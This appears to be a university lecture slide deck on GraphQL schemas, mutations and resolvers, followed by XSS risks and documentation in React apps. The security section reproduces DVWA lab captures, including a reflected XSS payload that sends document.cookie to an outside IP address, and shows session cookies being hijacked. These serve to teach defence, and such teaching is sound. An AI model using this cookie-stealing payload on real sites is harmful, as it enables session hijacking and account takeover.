

FSD

Semester 1, 2026

Week 10

dipto.pratyaksa@rmit.edu.au

Full stack- *part 4 Security*

risks GraphQL- part 2 &

Documentation in React apps

Official CES (course experience survey)

- It is that time again and we really need your feedback about this course. It helps us improve the course and experience for other students and you get your voice heard.
- Please finish the CES survey for this course via this anonymous feedback form. You can access the survey via the URL:
 - <https://surveys.rmit.edu.au/blue>
- It only takes few minutes, please do not leave it till the last minute.

Assessment 3

In class during your lab in Week 12

Design and build a React program in 1 hour

Submit:

- React program that connects with a cloud API server
- json output from the API server


Individual, not a group work

More detail instructions will be posted in Week 11

Segment 1

Full stack development – *part 2*

More on GraphQL




This Photo by Unknown Author is licensed under CC BY-NC-ND

What is GraphQL?

- GraphQL is a query language for APIs and a runtime for fulfilling those queries with your existing data.
- GraphQL is not tied to any specific database or storage engine and is instead backed by your existing code and data.
- It is an *alternative to REST APIs*
- It is not a replacement of REST APIs
- It takes a different approach to REST
- It solves many of the shortcomings that developers experience when interacting with REST APIs.
- Let us look at the differences between GraphQL and REST APIs

GraphQL v/s REST

- This is how REST works.
- With REST, you have to make *multiple* requests to different endpoints to fetch the required data.
 - In a sense one has to overfetch since the endpoints return additional information that's not needed.




In the example, these could be `/users/<id>` endpoint to fetch the initial user data.

Secondly, there's likely to be a `/users/<id>/posts` endpoint that returns all the posts for a user.

The third endpoint will then be the `/users/<id>/followers` that returns a list of followers per user.

GraphQL v/s REST

- You can do the same in GraphQL but with greater efficiency
- You can simply send a single query to the GraphQL server that includes the concrete data requirements. The server then responds with a JSON object where these requirements are fulfilled.



GraphQL v/s REST: *what does that mean?*

- One of the most common problems with REST is that of *over-* and *under fetching*.
 - This happens because the only way for a client to download data is by hitting endpoints that return fixed data structures.
 - It's very difficult to design the API in a way that it's able to provide clients with their exact data needs.
- GraphQL solves this problem-
 - Using GraphQL, the client can specify exactly the data it needs in a query.
 - Notice that the structure of the server's response (*in the previous slide*) follows precisely the nested structure defined in the query.

REST API

- A common practice with REST APIs is to structure the endpoints according to the views that you have inside your app.
- The major drawback of this approach is that it doesn't allow for rapid iterations on the frontend.
- With every change that is made to the UI, there is a high risk that now there is more (or less) data required than before. Consequently, the backend needs to be adjusted as well to account for the new data needs.
- With GraphQL this problem is solved.

GraphQL

- GraphQL can provide analytics on the backend
 - It allows you to have fine-grained insights about the data that's requested on the backend.
 - As each client specifies exactly what information it's interested in, it is possible to gain a deep understanding of how the available data is being used.
- The biggest advantage offered by GraphQL is
 - Schema & Type System

GraphQL schema

- This is like writing model files
- We will call it *schemas*
- We write them in SDL (Schema Definition Language)
- As an example, if you were building a blog application
- You had two tables- *Post* and *Blog*
- You can use SDL to define them
- In the GraphQL language, we will call them *Post schema* and *Blog schema*

GraphQL Schema

- The main components of a schema definition are the types and their fields.
- Additional information can be provided as custom directives like the `@default` value specified for the `likes` field.

```
type Post {  
  id: String!  
  title: String!  
  publishedAt: DateTime!  
  likes: Int! @default(value: 0)  
  blog: Blog @relation(name: "Posts")  
}  
  
type Blog {  
  id: String!  
  name: String!  
  description: String  
  posts: [Post!]! @relation(name: "Posts")  
}
```

Post is a type

id, title... are fields


*@default and @relation
are directive*

GraphQL schema types

- Here is the best place to learn i.e., its official documentation page
 - <https://graphql.org/learn/schema/>
- Supported data types:
 - Scalar: Int, Float, String, Boolean, ID
 - Enumeration: Also called *Enums*, enumeration types are a special kind of scalar that is restricted to a particular set of allowed values
 - Lists and Non-Null: When you use the types in other parts of the schema, or in your query variable declarations, you can apply additional type modifiers that affect validation of those values. You can use ! for non-null.
 - Query
 - Mutation

GraphQL schema code writing

- A GraphQL server uses a schema to describe the shape of your available data.
 - This schema defines a hierarchy of types with fields that are populated from your back-end data stores.
- The schema also specifies exactly which
 - queries and
 - mutations are available for clients to execute.
- GraphQL server needs to know how to populate data for every field in your schema so that it can respond to requests for that data. To accomplish this, it uses resolvers.
 - A resolver is a function that's responsible for populating the data for a single field in your schema. It can populate that data in any way you define, such as by fetching data from a back-end database or a third-party API.



Mutations

- The Mutation type is similar in structure and purpose to the Query type.
 - Whereas the Query type defines entry points for *read* operations, the Mutation type defines entry points for *write* operations.
- Each field of the Mutation type defines the signature and return type of a different entry point.
- As an example-

```
type Mutation {  
    addBook(title: String, author: String): Book  
}
```

- This Mutation type defines a single available mutation, addBook. The mutation accepts two arguments (title and author) and returns a newly created Book object. As you'd expect, this Book object conforms to the structure that we defined in our schema.

Structuring a mutation

- Like queries, mutations match the structure of your schema's type definitions. The following mutation creates a new Book and requests certain fields of the created object as a return value

```
1  mutation CreateBook {  
2    addBook(title: "Fox in Socks", author: "Dr. Seuss") {  
3      title  
4      author {  
5        name  
6      }  
7    }  
8  }
```

Structuring a mutation

- A single mutation operation can include multiple top-level fields of the Mutation type.
- This usually means that the operation will execute multiple back-end writes (at least one for each field).
- To prevent race conditions, top-level Mutation fields are resolved serially in the order they're listed.
- Once queries and mutations have been written
 - You need to write *resolvers* for them

Resolvers

- Writing schema is not enough, the graphql server doesn't know how to use its data sources to populate schema fields.
- To solve this, you will need to define a collection of resolvers.
 - The react client will need this resolver
 - Whenever a client queries for a particular field, the resolver for that field fetches the requested data from the appropriate data source.
- As such you need to write resolvers for
 - Query type (*read operations*)
 - Mutations (*write operations*)

GraphQL joins?

- Is there an equivalent of *joins* between tables in GraphQL?
 - Not a join in real sense!
 - It supports something known as *pseudo join*

```
create table Book ( id string, name string, pageCount string, authorId string );
create table Author ( id string, firstName string, lastName string );
```

Because we know that Author can write many Books that database model puts them in separate tables. Here is the GraphQL schema:

```
type Query {
  bookById(id: ID!): Book
}

type Book {
  id: ID!
  name: String!
  pageCount: Int!
  author: Author
}

type Author {
  id: ID!
  firstName: String!
  lastName: String!
}
```

Notice there is no `authorId` on the `Book` type but a type `Author`. The database `authorId` column on the book table is not exposed to the outside world. It is an internal detail.

We can pull back a book and it's author using this GraphQL query:

```
{
  bookById(id:"book-1"){
    id
    name
    pageCount
    author {
      firstName
      lastName
    }
  }
}
```

GraphQL complex queries

- GraphQL by itself is silent on complex queries
- You can use some in-built features such as
 - Fragments
 - Parameterizing Fields with Arguments
 - Advanced schema definition language
 - Read this
 - [\[https://www.howtographql.com/advanced/2-more-graphql-concepts/\]](https://www.howtographql.com/advanced/2-more-graphql-concepts/)
- Use third-party libraries that add support for complex queries
- Use REST



GraphQL: *important note*

- We will not use GraphQL to create tables
- The GraphQL schema describes the shape/type/structure of data that you can get from your server, and what you can do with it -- this could be data coming from your DB, an external API, other services with which your server communicates, etc.
- More importantly, your GraphQL schema describes how a user would want to interact with your server, without having to understand the internal details of how/where/why your server gets its data.
- Your GraphQL schema shouldn't be unified with your DB schema simply because it is 1) not a DB, and 2) not representing the internal structure of your DB -- it is representing any data coming from your server, agnostic to where that data originated.

example01



Fullstack app

- First project: Node, Express, TypeORM + GraphQL *that talks to backend Cloud MS SQL Server database*
- Second project: Front end React app
- Detailed steps can be found in this week's lab sheet.

To GraphQL or not...

- If the React client wants to control the type and amount of data it needs, go for GraphQL
- GraphQL can help combine data from multiple sources providing access the client in a single API call.
- Bandwidth is a problem for smaller devices such as mobiles, smartwatches, *etc.* and GraphQL fetches can help you there.
- As stated before, GraphQL only needs one endpoint unlike REST.

To GraphQL or not...

- DO NOT blindly replace all your REST codebase with GraphQL
 - GraphQL queries sometimes lead to performance issues
 - REST can do everything you will need to in a full stack app
 - GraphQL adds its own complexity
 - The schemas of GraphQL can sometimes cause headaches
 - REST is better for error handling and tooling
 - ...

Lectorial Exercise



- Why has REST not been completely replaced by Graph QL?
- Do you see GraphQL becoming the dominant standard?




Segment 2

Security risks in React
Documentation in React

Security Risk


- **XSS = Cross-Site Scripting** happens when you allow users to insert malicious JavaScript within a website via
 - URL
 - Form fields
- What hackers can hijack with XSS:
 - Control the browser behaviour in the context of that specific target
 - Account takeover, because they can hijack entire cookie, API key, and access an account.



XSS methods to exploit vulnerabilities

- **User Session Hijacking**
- Unauthorised Activities
- Phishing Attack
- Stealing Critical Information
- Capturing Keystrokes

XSS: User Session Hijacking



XSS: User Session Hijacking

The screenshot shows a web browser window with two tabs: 'DVWA Vulnerability: Stored Cross...' and 'NewTab'. The address bar contains the URL: `localhost/DVWA/vulnerabilities/xss_s/?name=test<script>alert(document.cookie)</script>#`. The page title is 'Vulnerability: Stored Cross Site Scripting (XSS)'. On the left is a navigation menu with links: Home, Instructions, Set up / Reset DB, Brut eForce, Com mand In jection, CSRF, File In du sion, File Upload, Insecur e CAP TCHA, SQLI njection, SQLI njection (Bli nd), and We akSession ID s. The main content area shows a message box with the text 'What' and 'Hello' (partially visible). The message box contains a yellow highlighted area with the text: `security=low;PHPSESSID=6c5m2i5q9ahfi7umnrsl3dvu4`. Below the message box is an 'OK' button.

<https://websitecuritystore.com/blog/real-world-cross-site-scripting-examples/>

XSS: User Session Hijacking

Burp Intruder Repeater Window Help

Target **Proxy** Spider Scanner Intruder Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

☒ Request to http://192.165.159.122:80

Forward Drop **Intercept is on** Options [Comment this item](#)  [?](#)

Raw Params Headers Hex

Get /fake.php?output=security=low;%20PHPSESSID=hldpfpiv64fr4csskkri6igbs2 HTTP/1.1

Host: **192.165.159.122**

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko/20100101 Firefox/83.0

Accept: */*


Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

http://localhost:81/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Enew+Image%28%29.src%3d/%22http%3A%2F%2F192.165.159.122%fake.php%3output%3D%22%2Bdocument.cookie%3b%3c%2fscript%3e

Connection: close

XSS: User Session Hijacking



Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Request to http://192.165.159.122:80

Forward Drop Intercept is on Options

Comment this item

Raw Headers Hex

Get / DVWA/vulnerabilities/xss_r/ HTTP/1.1

Host:localhost:81

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9, */*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Cookie: security=low; PHPSESSID=hldpfpiv64fr5csskkrif6igs2

Connection: close

Upgrade-Insecure-Requests: 1

Security Measures

- `.trim()` on user input in React is generally safe for handling whitespace, but it is not suitable for proper input sanitization or validation.
- **No security protection:** `.trim()` only removes whitespace; it does not neutralise harmful characters (e.g. `<`, `>`, `&`) that can cause XSS (cross site scripting attack)
- **Failed validation bypass:** If your security relies on checking for empty strings using `if (input.trim() === '')`, an attacker could submit input containing only special space characters or white space that is not caught.
- **User Experience (UX) issues:** Using `.trim()` in `onChange` handlers restricts user input prematurely, preventing spaces in the middle of inputs and causing unexpected behaviour.

Security Measures

- `.trim()` on user input in React is generally safe for handling whitespace, but it is not suitable for proper input sanitization or validation.
- **No security protection:** `.trim()` only removes whitespace; it does not neutralise harmful characters (e.g. `<`, `>`, `&`) that can cause XSS (cross site scripting attack)
- **Failed validation bypass:** If your security relies on checking for empty strings using `if (input.trim() === '')`, an attacker could submit input containing only special space characters or white space that is not caught.
- **User Experience (UX) issues:** Using `.trim()` in `onChange` handlers restricts user input prematurely, preventing spaces in the middle of inputs and causing unexpected behaviour.

Security Measures

- React by default escapes the content that it renders, treating all data like a text string- this includes an HTML element used by a malicious user as an input. So it solves the issue of reading HTML inputs
- But sometimes you cannot avoid reading HTML inputs
 - Your app must read an HTML input
 - Normally react developers use an attribute `dangerouslySetInnerHTML` for such purposes

dangerouslySetInnerHTML

```
function MyComponent() {  
  const rawHTML = "<b>This text is bold</b>";  
  return <div dangerouslySetInnerHTML={{ __html:  
rawHTML }} />;  
  
}
```

Security Measures

- *dangerouslySetInnerHTML* is a React property that when used with untrusted data causes severe Cross-Site Scripting (XSS) vulnerabilities.
- It bypasses React's default security (which escapes text) and renders raw HTML, allowing attackers to inject scripts, steal user data or hijack sessions.
- So best idea is not to use *dangerouslySetInnerHTML* attribute for React elements
- But sometimes you have to use it such as:
 - pulling in content from a content management system (CMS), and some of this content contains markup
- *what to do then?*

Security Measures

- If you are pulling in HTML then you must sanitise it before rendering it
- Rather than escaping the HTML entirely, instead you'll run the content through a function to strip out any potentially malicious code before rendering.
- One such good sanitization libraries for react is `sanitize-html`
- Another good one is *DOMpurify*
- Time for an example

• example2



General security practices for react app

1. Use JSX data binding syntax `{}` to place data in your elements. React will protect you!
2. If your react app reads data from URLs, use validation to assure your links are `http:` or `https:` to avoid `javascript:` URL based script injection. Write a function to validate URLs
3. Use your own `trim()` to validate user input
4. When you have to render HTML using `dangerouslySetInnerHTML`, sanitise it.
5. Same goes for direct DOM access

General security practices for react app

6. Avoid blatant use of *third-party* libraries
 - They may contain JavaScript security issues
7. Use latest versions of React
8. Use linters while writing React code
9. Make sure your authentication logic is robust and not broken in any sense

Lectorial Exercise



- Can you think of some other security measures?



Documentation in React web apps

- Documentation can be a life saver!
- But at the same time, it takes patience and diligent effort to create meaningful documentation
- Many developers avoid the rigours of documentation
- Many have lost their jobs over it!
- Many will lose their jobs because of it!!
- Documentation helps a developer and others to understand the code in a faster and efficient manner
- Various tools are available for generating documentation for React web apps
- One such tool is : JSDoc
 - [\[https://jsdoc.app/about-getting-started.html\]](https://jsdoc.app/about-getting-started.html)
- There is a self exercise in this week's lab re JSDoc- DO NOT IGNORE THIS!!

This week's lab sheet

- It has two important exercises
 - GraphQL app
 - Documenting React app- *please complete this exercise and do not ignore it*

References

- *The road to react (2025 edition)*, by Robin Weiruch; Leanpub
- [<https://graphql.org/>]
- [<https://www.apollographql.com/docs/apollo-server/>]
- [<https://blog.logrocket.com/why-you-shouldnt-use-graphql>]
- [<https://nextjs.org/>]
- 5 Real-World Cross Site Scripting Examples
[<https://websitesecuritystore.com/blog/real-world-cross-site-scripting-examples/>]
- Cross-Site Scripting (XSS) Explained! // How to Bug Bounty
[<https://websitesecuritystore.com/blog/real-world-cross-site-scripting-examples/>]
- OWASP Cheat Sheet Series: Cross Site Scripting Prevention Cheat Sheet
[https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html]

Assignment 2 consultations

- Full stack web application
- To be completed in a group
- Worth: 45%
- There were consults held last week
 - Have you been attending?
 - There will be more this week, week 11 and 12